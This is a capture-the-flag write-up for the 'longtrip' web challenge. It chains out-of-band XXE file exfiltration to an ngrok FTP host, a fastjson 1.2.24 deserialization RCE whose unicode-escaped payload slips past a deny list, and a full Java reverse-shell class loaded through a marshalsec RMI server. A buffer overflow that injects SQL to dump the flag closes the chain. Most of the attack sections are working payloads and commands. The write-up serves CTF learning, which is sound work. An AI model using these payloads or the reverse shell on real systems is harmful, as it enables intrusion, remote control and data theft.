
Room / Challenge: longtrip (Web)
Metadata
- Author:
jameskaois - CTF: WannaGame Championship CTF 2025
- Challenge: longtrip (web)
- Target / URL:
https://ctf.cnsc.com.vn/games/1/challenges?challenge=24 - Points:
947 - Solved:
6 - Date:
10-12-2025
Goal
Enjoying the longtrip and get the flag.
My Solution

The challenge comes with no source code, visit the home page:

Doing some enumeration steps with dirsearch, found /login page, login with admin:1234 as in description, found a XML Parser tool, tried using the template to see how it works:
Then I tried a simple XXE payload to see if it works:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<userInfo>
    <Name>&xxe;</Name>
    <Age>21</Age>
    <School>UIT</School>
    <Region>HCM</Region>
    <Country>Vietnam</Country>
</userInfo>
 It just returns a short text in response, with this we cannot do anything, so I use the server for XXE payloads: https://github.com/staaldraad/xxeserv, using
 ngrok to make it public.
Use a server to host eval.dtd file:
<!ENTITY % d SYSTEM "file:///proc/self/cwd/src">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://0.tcp.ap.ngrok.io:13200/%d;'>">
Submit payload in XML Parser Tool to trigger it sending the content of /etc/passwd to our server:
<?xml version="1.0" ?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "https://YOUR_SERVER/eval.dtd">
%asd;
%c;
]>
<country>&rrr;</country>
Example response:
 We know that it works, now try:
<!ENTITY % d SYSTEM "file:///proc/self/cwd/src">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://0.tcp.ap.ngrok.io:13200/%d;'>">
 Saw the list of files in the src, but I can just read
 FilterInput.java and NoteServlet.java (it may be because of permissions):
// FilterInput.java
import javax.servlet.*;
import javax.servlet.annotation.WebFilter;
import javax.servlet.http.*;
import java.io.IOException;
import java.io.PrintWriter;
import java.util.Enumeration;

@WebFilter("
/note")
public class FilterInput implements Filter {
    private static final String VALID_REGEX = "^[a-zA-Z0-9{}:\u00C0-\u1EF9\"\\s]+$";

    public void init(FilterConfig filterConfig) {
        System.out.println("[*] Filter init");
    }

    public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain)
            throws IOException, ServletException {

        HttpServletRequest request = (HttpServletRequest) servletRequest;
        HttpServletResponse response = (HttpServletResponse) servletResponse;
        HttpSession session = request.getSession(false);

        boolean loggedIn = false;
        if (session != null) {
            loggedIn = (session.getAttribute("username") != null);
        }
        if (!loggedIn){
            if(!servletRequest.getParameterNames().hasMoreElements()) {
                request.setAttribute("errorMessage", "Wrong usrname or password!");
                RequestDispatcher dispatcher = request.getRequestDispatcher("
/login.jsp");
                dispatcher.forward(request, response);
                return;
            }
        }
        else {
            Enumeration<String> enumeration = servletRequest.getParameterNames();
            while (enumeration.hasMoreElements()) {
                String parameterName = enumeration.nextElement();
                String paramValue = servletRequest.getParameter(parameterName);

/
                if (paramValue == null || !paramValue.matches(VALID_REGEX))  {
                    if (session != null) {
                        session.invalidate();
                    }
                    request.setAttribute("errorMessage", "Do not challenge my filter. Input data must be only a-zA-Z and not null!!!");
                    RequestDispatcher dispatcher = request.getRequestDispatcher("
 login.jsp");
                    dispatcher.forward(request, response);
                    return;
                }
            }

            filterChain.doFilter(servletRequest, servletResponse);
        }
    }

}
// NoteServlet.java
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import io.github.cdimascio.dotenv.Dotenv;
import java.io.*;
import java.util.logging.Logger;
import javax.servlet.RequestDispatcher;
import javax.servlet.ServletException;
import javax.servlet.http.*;
import javax.servlet.annotation.*;

@WebServlet(name = "NoteServlet", urlPatterns = {"
/note
/*"})
public class NoteServlet extends HttpServlet {
    private String secret;
    private static final Logger logger = Logger.getLogger(NoteServlet.class.getName());
    @Override
    public void init() throws ServletException {
        Dotenv dotenv = Dotenv.configure().directory("
/opt
/tomcat") .load();
        secret = dotenv.get("SECRET");

        if (secret == null) {
            throw new ServletException("SECRET env missing!");
        }
    }


/ hey, local first, remoter
    private String[] Denlist = new String[]{"TemplatesImpl", "JdbcRowSetImpl","WrapperConnection", "@type", "ldap", "rmi"};

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
        String path = request.getPathInfo();
        if (path == null || path.length() <= 1) {
            request.setAttribute("errorMessage", "Path is empty!");
            request.getRequestDispatcher("
/dashboard.jsp").forward(request, response);
            return;
        }

        String key = path.substring(1);
        if (key.equals(secret)) {
            String content = RequestContentReader.getContent(request);
            for(String Den : this.Denlist) {
                if (content.contains(Den)) {
                    request.setAttribute("errorMessage", "Hacker!!!!");
                    RequestDispatcher dispatcher = request.getRequestDispatcher("
/dashboard.jsp");
                    dispatcher.forward(request, response);
                    return;
                }
            }

/ Currently in the build process, temporarily use the feature with note length <10.
            if (content.length() < 20){
                content = "{ note: \""+ content + "\" }";
            }
            try {
                Object object = JSON.parseObject(content, Object.class, Feature.SupportNonPublicField);
                request.setAttribute("notes", object);
                request.getRequestDispatcher("
/dashboard.jsp").forward(request, response);

            } catch (Exception e) {
                System.out.printf("error:" + "" + e.getMessage() + "\n");
                request.setAttribute("errorMessage", "Something wrong because the system is under development!");
                request.getRequestDispatcher("
/dashboard.jsp").forward(request, response);
            }
        } else {
            logger.info("Incoming request path: " + path);
            request.setAttribute("errorMessage", "Wrong secret!");
            request.getRequestDispatcher("
 dashboard.jsp").forward(request, response);
        }
    }
}
It has a secret route /note/<SECRET> using the same method to get the secret: file:///proc/self/cwd/.env:
SECRET=0f55ff9906723c001384135a436e4346
FLAG_COL=511d29bb058e7fb8b48cfbc0
Also, from the NoteServlet.java we know that the server uses fastjson and if we use the XXE to check the lib we know that the version is fastjson-1.2.24, for more details: https://www.cvedetails.com/version/764377/Alibaba-Fastjson-1.2.24.html
Prepare for RCE:
- Listen on port 4444:
nc -lv 4444
- Using
ngrokto public this port:
ngrok tcp 4444

# Ex: Forwarding    tcp://0.tcp.ap.ngrok.io:18039 -> localhost:4444
- Create
Exploit.javato achieve RCE:
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {
    static {
        try {
            String host = "0.tcp.ap.ngrok.io";
            int port = 18039; // <---- CHANGE TO YOUR PORT
            String cmd = "sh";
            try {
                Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
                Socket s = new Socket(host, port);
                InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
                OutputStream po = p.getOutputStream(), so = s.getOutputStream();
                while (!s.isClosed()) {
                    while (pi.available() > 0)
                        so.write(pi.read());
                    while (pe.available() > 0)
                        so.write(pe.read());
                    while (si.available() > 0)
                        po.write(si.read());
                    so.flush();
                    po.flush();
                    Thread.sleep(50);
                    try {
                        p.exitValue();
                        break;
                    } catch (Exception e) {}
                }
                p.destroy();
                s.close();
            }
            catch (Exception e) {}
        }catch (Exception e) {}
    }
}
Then
javac -source 1.8 -target 1.8 Exploit.java
Upload the Exploit.class to your web server
- Run RMI server:
docker run -it -p 9999:9999 -v "$PWD":/app -w /app eclipse-temurin:8-jdk-jammy java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "https://YOUR_SERVER/#Exploit" 9999
To verify your server is hosting Exploit.class:
curl "https://YOUR_SERVER/Exploit.class"

Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
- Using
pinggyto public the RMI server:
ssh -p 443 -R0:localhost:9999 tcp@a.pinggy.io
- Make a POST request to trigger the server to load our
Exploit.classand achieve RCE:
curl -i -X POST 'http://challenge.cnsc.com.vn:30338/note/0f55ff9906723c001384135a436e4346' \
  -H 'Host: challenge.cnsc.com.vn:30338' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Cookie: JSESSIONID=64299412102558435BD214062B363927' \
  -H 'User-Agent: Mozilla/5.0' \
  -H 'Referer: http://challenge.cnsc.com.vn:31781/parse' \
  -H 'Origin: http://challenge.cnsc.com.vn:31781' \
  --data-raw 'content={"\u0040\u0074\u0079\u0070\u0065":"\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u006f\u0077\u0073\u0065\u0074\u002e\u004a\u0064\u0062\u0063\u0052\u006f\u0077\u0053\u0065\u0074\u0049\u006d\u0070\u006c","dataSourceName":"\u0072mi://YOUR_PINGY/Exploit","autoCommit":true}'
The strange content is to bypass the check in NoteServlet.java:
private String[] Denlist = new String[]{"TemplatesImpl", "JdbcRowSetImpl","WrapperConnection", "@type", "ldap", "rmi"};
After the request we should achieve RCE:
 From the secret:
 FLAG_COL=511d29bb058e7fb8b48cfbc0 it suggested that the flag is in the database, there is connectdb let’s decompile it I use Cutter:
undefined8 main(int argc, char **argv)
{
    int64_t iVar1;
    undefined8 uVar2;
    int64_t var_1b8h;
    int64_t var_1ach;
    int64_t var_128h;
    int64_t var_120h;
    int64_t var_118h;
    int32_t var_14h;
    int64_t var_10h;

    var_1ach._0_4_ = argc;
    if (argc < 2) {
        fprintf(_stderr, "Please provide a name as an argument: %s <name>\n", *argv);
        exit(1);
    }
    var_128h = 0;
    *(undefined2 *)0x6014e0 = 0x35;
    printf("[+] Greeting you: %s\n", argv[1]);
    printf("[+] Initial \'id\' value: %s\n", 0x6014e0);
    strcpy(data, argv[1]);
    printf("[+] \'id\' value after overwrite: %s\n", 0x6014e0);
    snprintf(&var_118h, 0x100, "SELECT * FROM joke WHERE id < %s", 0x6014e0);
    var_10h = fopen("/etc/db.conf", 0x400fd9);
    if (var_10h == 0) {
        fwrite("Failed to open /etc/db.conf\n", 1, 0x1c, _stderr);
        exit(1);
    }
    iVar1 = fgets((int64_t)&var_1ach + 4, 0x80, var_10h);
    if (iVar1 == 0) {
        fwrite("Failed to read database path from /etc/db.conf\n", 1, 0x2f, _stderr);
        fclose(var_10h);
        exit(1);
    }
    fclose(var_10h);
    iVar1 = strcspn((int64_t)&var_1ach + 4, 0x401038);
    *(undefined *)((int64_t)&var_1ach + iVar1 + 4) = 0;
    var_14h = sqlite3_open_v2((int64_t)&var_1ach + 4, &var_120h, 1, 0);
    if (var_14h != 0) {
        uVar2 = sqlite3_errmsg(var_120h);
        fprintf(_stderr, "Cannot open database: %s\n", uVar2);
        sqlite3_close(var_120h);
        exit(1);
    }
    puts("\n--- QUERY RESULTS ---");
    var_14h = sqlite3_exec(var_120h, &var_118h, callback, 0, &var_128h);
    if (var_14h != 0) {
        fprintf(_stderr, "SQL error: %s\n", var_128h);
        sqlite3_free(var_128h);
        sqlite3_close(var_120h);
        exit(1);
    }
    sqlite3_close(var_120h);
    return 0;
}
Now Pwn take in place, we can leverage Buffer Overflow:
// Vunerable
strcpy(data, argv[1]);
./connectdb "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0 union select 1, sql from sqlite_master"

./connectdb "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0 union select 1, flag_511d29bb058e7fb8b48cfbc0 from flag"

Flag: W1{IOnG-trIP_TO_5QI1_abcdefghA3Z19e8fc3c}